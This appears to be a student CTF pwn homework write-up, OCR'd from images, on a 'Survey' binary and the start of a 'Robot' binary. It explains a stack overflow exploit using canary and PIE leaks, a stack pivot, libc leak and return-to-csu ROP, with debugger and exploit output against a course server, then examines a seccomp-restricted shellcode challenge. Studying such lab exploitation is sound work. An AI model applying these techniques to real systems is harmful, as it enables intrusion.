
HW 0xA

Survey

Description:

A simple binary that reads your name, output your name, read your message, and output your message.

Vulnerability:




```
1  __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2  {
3    char buf; // [rsp+0h] [rbp-20h]
4    unsigned __int64 v5; // [rsp+18h] [rbp-8h]
5
6    v5 = __readfsqword(0x28u);
7    sub_1199(a1, a2, a3);
8    printf("What is your name : ");
9    fflush(stdout);
10   read(0, &buf, 0x30uLL);
11   printf("Hello, %s\nLeave your message here : ", &buf);
12   fflush(stdout);
13   read(0, &buf, 0x30uLL);
14   printf("We have received your message : %s\nThanks for your feedbacks\n", &buf);
15   fflush(stdout);
16   return 0LL;
17 }
```

```
000012A8 main:5 (12A8)
```

There is a buffer overflow vulnerability at line 13. The buffer size is only 0x18, whereas the read function reads 0x30 bytes from standard input. We should be able to overwrite the stack and rop the binary. However, we are only able to overwrite the stack canary, old rbp, and return address. Moreover, the restriction of seccomp filter forces us to construct ROP gadgets only with “naïve” functions such as read, write and open.

Exploitation:


1. First, we can leak the canary as well as old rbp by sending ‘A’ * 0x18 + ‘\n’. Since old rbp lies in survey, we can obtain the PIE base address.



```
user@kali:~/CTF2020-pwn/hw1/distribute/share$ python3 exploit.py GDB LOCAL
[+] Starting local process './ld-2.29.so': pid 3125
[*] '/home/user/CTF2020-pwn/hw1/distribute/share/survey'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/home/user/CTF2020-pwn/hw1/distribute/share/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] canary = 0xce354a0f87b6b900
[*] PIE base = 0x7f627c14a000
[*] running in new terminal: /usr/bin/gdb -q  "./ld-2.29.so" 3125 -x /tmp/pwnz7qq_8jr.gdb
[-] Waiting for debugger: debugger exited! (maybe check /proc/sys/kernel/yama/ptrace_scope)
```


2. After leaking the PIE base address, we must try to leak the libc base address since there are more valuable rop gadgets in libc than in the binary. But after leaking the canary and PIE base address, the program ends immediately. Thus, we must change the return address to main in order to stop the program from terminating. However, we can’t actually change the return address to main function because of seccomp. Since seccomp is already configured, we can’t set it up again because the prctl syscall will be prohibited. Accordingly, the return address must be the address beneath seccomp configuration.

3. The method I used to leak libc address is by changing the rbp pointer to a writable region. (Since we got the PIE base address, we can assign ebp with a writable region in the PIE binary.)




```
gdb-peda$ vmmap
Start              End                Perm      Name
0x0000555555efa000 0x0000555555f1b000 rw-p      [heap]
0x00007f627bf5b000 0x00007f627bf5d000 rw-p      mapped
0x00007f627bf5d000 0x00007f627bf82000 r--p      /home/user/CTF2020-pwn/hw1/distribute/share/libc.so.6
0x00007f627bf82000 0x00007f627c0f5000 r-xp      /home/user/CTF2020-pwn/hw1/distribute/share/libc.so.6
0x00007f627c0f5000 0x00007f627c13e000 r--p      /home/user/CTF2020-pwn/hw1/distribute/share/libc.so.6
0x00007f627c13e000 0x00007f627c141000 r--p      /home/user/CTF2020-pwn/hw1/distribute/share/libc.so.6
0x00007f627c141000 0x00007f627c144000 rw-p      /home/user/CTF2020-pwn/hw1/distribute/share/libc.so.6
0x00007f627c144000 0x00007f627c14a000 rw-p      mapped
0x00007f627c14a000 0x00007f627c14b000 r--p      /home/user/CTF2020-pwn/hw1/distribute/share/survey
0x00007f627c14b000 0x00007f627c14c000 r-xp      /home/user/CTF2020-pwn/hw1/distribute/share/survey
0x00007f627c14c000 0x00007f627c14d000 r--p      /home/user/CTF2020-pwn/hw1/distribute/share/survey
0x00007f627c14d000 0x00007f627c14e000 r--p      /home/user/CTF2020-pwn/hw1/distribute/share/survey
0x00007f627c14e000 0x00007f627c14f000 rw-p      /home/user/CTF2020-pwn/hw1/distribute/share/survey
0x00007f627c14f000 0x00007f627c150000 r--p      /home/user/CTF2020-pwn/hw1/distribute/share/ld-2.29.so
0x00007f627c150000 0x00007f627c171000 r-xp      /home/user/CTF2020-pwn/hw1/distribute/share/ld-2.29.so
0x00007f627c171000 0x00007f627c179000 r--p      /home/user/CTF2020-pwn/hw1/distribute/share/ld-2.29.so
0x00007f627c179000 0x00007f627c17a000 r--p      /home/user/CTF2020-pwn/hw1/distribute/share/ld-2.29.so
0x00007f627c17a000 0x00007f627c17b000 rw-p      /home/user/CTF2020-pwn/hw1/distribute/share/ld-2.29.so
0x00007f627c17b000 0x00007f627c17c000 rw-p      mapped
0x00007fffb965a000 0x00007fffb967b000 rw-p      [stack]
0x00007fffb96c4000 0x00007fffb96c8000 r--p      [vvar]
0x00007fffb96c8000 0x00007fffb96ca000 r-xp      [vdso]
```

This way, after calling two leave instructions, rsp will be placed into the writable region. After that, the read function will be called, so the stack (writable region in PIE binary) contains lots of stack records, and some of them contains libc address.



```
gdb-peda$ x/58xg 0x7f9a62bece28-0x150
0x7f9a62beccd8: 0x0000000000000000      0x0000000000000000
0x7f9a62becce8: 0x0000000000000000      0x0000000000000000
0x7f9a62beccf8: 0x0000000000000000      0x0000000000000000
0x7f9a62becd08: 0xaf044775d22f6500      0x0000000000000000
0x7f9a62becd18: 0x0000000000000000      0x00007f9a62be90a0
0x7f9a62becd28: 0x00007ffd41423728      0x0000000000000000
0x7f9a62becd38: 0x0000000000000000      0x00007f9a62becb38
0x7f9a62becd48: 0x00007f9a62a5d8d8      0x0000003000000010
0x7f9a62becd58: 0x00007f9a62bece30      0x00007f9a62becd70
0x7f9a62becd68: 0x00007f9a62a894fd      0x0000000000000000
0x7f9a62becd78: 0x00007f9a62be0760      0x0000000000000d68
0x7f9a62becd88: 0x000000000000001a      0x000055555602d260
0x7f9a62becd98: 0x00007f9a62a8ac31      0x0000000000000000
0x7f9a62becda8: 0x00007f9a62be0760      0x00007f9a62be1560
0x7f9a62becdb8: 0x00007f9a62be90a0      0x00007ffd41423728
0x7f9a62becdc8: 0x0000000000000000      0x0000000000000000
0x7f9a62becdd8: 0x00007f9a62a888b8      0x0000000000000000
0x7f9a62becde8: 0x0000000000000000      0x0000000000000000
0x7f9a62becdf8: 0x00007f9a62be0760      0x00007f9a62be1560
0x7f9a62bece08: 0x00007f9a62a7ceed      0x4141414141414141
0x7f9a62bece18: 0x0000000000000000      0x00007f9a62becb38
0x7f9a62bece28: 0x00007f9a62be92a8      0x0000000000000000
0x7f9a62bece38: 0x0000000000000000      0x0000000000000000
0x7f9a62bece48: 0x0000000000000000      0x0000000000000000
0x7f9a62bece58: 0x0000000000000000      0x0000000000000000
0x7f9a62bece68: 0x0000000000000000      0x0000000000000000
0x7f9a62bece78: 0x0000000000000000      0x0000000000000000
0x7f9a62bece88: 0x0000000000000000      0x0000000000000000
0x7f9a62bece98: 0x0000000000000000      0x0000000000000000
gdb-peda$ 
```

We can leak any address that we like and calculate the libc base address.




```
user@kali:~/CTF2020-pwn/hw1/distribute/share$ python3 exploit.py GDB LOCAL
[+] Starting local process './ld-2.29.so': pid 3354
[*] '/home/user/CTF2020-pwn/hw1/distribute/share/survey'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/home/user/CTF2020-pwn/hw1/distribute/share/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] canary = 0x97994efcf4aec600
[*] PIE base = 0x7f7d67fab000
[*] libc leak = 0x7f7d67e208d8
[*] libc base = 0x7f7d67dbe000
[*] running in new terminal: /usr/bin/gdb -q  "./ld-2.29.so" 3354 -x /tmp/pwn03_0xm3t.gdb
[-] Waiting for debugger: debugger exited! (maybe check /proc/sys/kernel/yama/ptrace_scope)
```

4. The read function terminates with ret instruction. Since the stack is controllable, we can again control the return address by constructing proper ROP gadgets. Unfortunately, we can only control up to six gadgets, which restricts us from building useful gadgets. The solution to this problem is to use __libc_csu_init. We can use the return-to-csu technique to trigger read system call and read nearly arbitrary long rop gadget into the stack. Eventually, the final step is to construct the rop gadget. This part is quite basic and boring, so I omit this part in the writeup.

5. The proof of concept exploit script can be found at code/survey/exploit.py. Enter the command

```
$ python3 exploit.py
```

to launch the exploitation. Finally, we get the flag :)



```
[+] Opening connection to 140.112.31.97 on port 30201: Done
[*] '/home/user/CTF2020-pwn/hw1/distribute/share/survey'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/home/user/CTF2020-pwn/hw1/distribute/share/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] canary = 0x6dcbe8f9dbd26a00
[*] PIE base = 0x55e2cc0ee000
[*] libc leak = 0x7f63804e08d8
[*] libc base = 0x7f638047e000
[*] 0x7f638058af70
[*] Switching to interactive mode
We have received your message : B
Thanks for your feedbacks
We have received your message : p\xafX\x80c\x7f
Thanks for your feedbacks
FLAG{7h4nks_f0r_y0ur_f33dback}
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00EJ\
x80c\x7f\x0(\x0f\xe2U\x00OJ\x80c\x7f\x00\x00\x00\x00\x00\xa6\x9dZ\x80c\x7f\x00\x00\x00\x00\x00\xc2gM\x80c\x7f\x00\xc5\xd6T\x80c\x7f\x00
BEJ\x80c\x7f\x00\x03\x00\x00\x00\x9eOJ\x80c\x7f\x0(\x0f\xe2U\x00\x9dZ\x80c\x7f\x00\x00\x00\x00\x00U\xe3R\x80c\x7f\x00\xc5\xd6T\x80c\x7f
\x00BEJ\x80c\x7f\x00\x00\x[*] Got EOF while reading in interactive
$ 
```


Flag:

FLAG{7h4nks_f0r_y0ur_f33dback}

Robot


Description:

This binary first creates a pipe, then fork a child that performs some weirdish AI robot game.




```
  setup(a1, a2, a3);
  if ( pipe2(pipedes, 540672) == -1 || pipe2(&v19, 540672) == -1 )
  {
    puts("Cannot establish connection to robot");
    exit(1);
  }
  id = fork();
  if ( (id & 0x80000000) != 0 )
  {
    puts("Robot bootup failed");
    exit(1);
  }
  if ( id )
  {
    close(pipedes[0]);
    close(fd);
    fmt = (char *)mmap(0LL, 0x100uLL, 3, 34, -1, 0LL);
    v10 = open("/dev/urandom", 0);
    if ( fmt == (char *)-1LL || v10 == -1 )
    {
      puts("Monitor crashed");
      exit(1);
    }
    read(v10, &buf, 4uLL);
```

The parent process acts as a server, while the child process contains the game logic. The parent process communicates with the child via UNIX pipe (the dprintf function).



```
      v4 = (rand() & 1) - 1;
      v5 = rand();
      sub_1325(&v16, (v5 & 1u) - 1, v4);
      dprintf(pipedes[1], fmt);
    }
    puts("Mission failed :(");
    puts("Robot ran out of fuel");
    kill(id, 9);
    exit(0);
  }
  close(pipedes[1]);
  close(v19);
  s = (char *)mmap(0LL, 0x100uLL, 7, 34, -1, 0LL);
  if ( s == (char *)-1LL )
  {
    puts("Robot initialisation failed");
    exit(1);
  }
  printf("Give me code : ", 256LL);
  fgets(s, 4096, stdin);
  close(0);
  close(1);
  close(2);
  sub_1249(2LL, 4096LL);
  JUMPOUT(__CS__, s);
```


The user communicates with the server via shellcode. Unfortunately, seccomp is configured. We are only allow to use the following syscalls:



```
user@kali:~/CTF2020-pwn/hw2/exploit/share$ seccomp-tools dump ./robot
Give me code : a
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x01 0x00 0xc000003e  if (A == ARCH_X86_64) goto 0003
 0002: 0x06 0x00 0x00 0x00000000  return KILL
 0003: 0x20 0x00 0x00 0x00000000  A = sys_number
 0004: 0x15 0x00 0x01 0x00000000  if (A != read) goto 0006
 0005: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0006: 0x15 0x00 0x01 0x00000001  if (A != write) goto 0008
 0007: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0008: 0x15 0x00 0x01 0x0000000f  if (A != rt_sigreturn) goto 0010
 0009: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0010: 0x15 0x00 0x01 0x0000003c  if (A != exit) goto 0012
 0011: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0012: 0x15 0x00 0x01 0x000000e7  if (A != exit_group) goto 0014
 0013: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0014: 0x06 0x00 0x00 0x00000000  return KILL
user@kali:~/CTF2020-pwn/hw2/exploit/share$
```

What's worse, stdin, stdout, and stderr are closed. This indicates that we can only write the full exploit in x64 assembly.

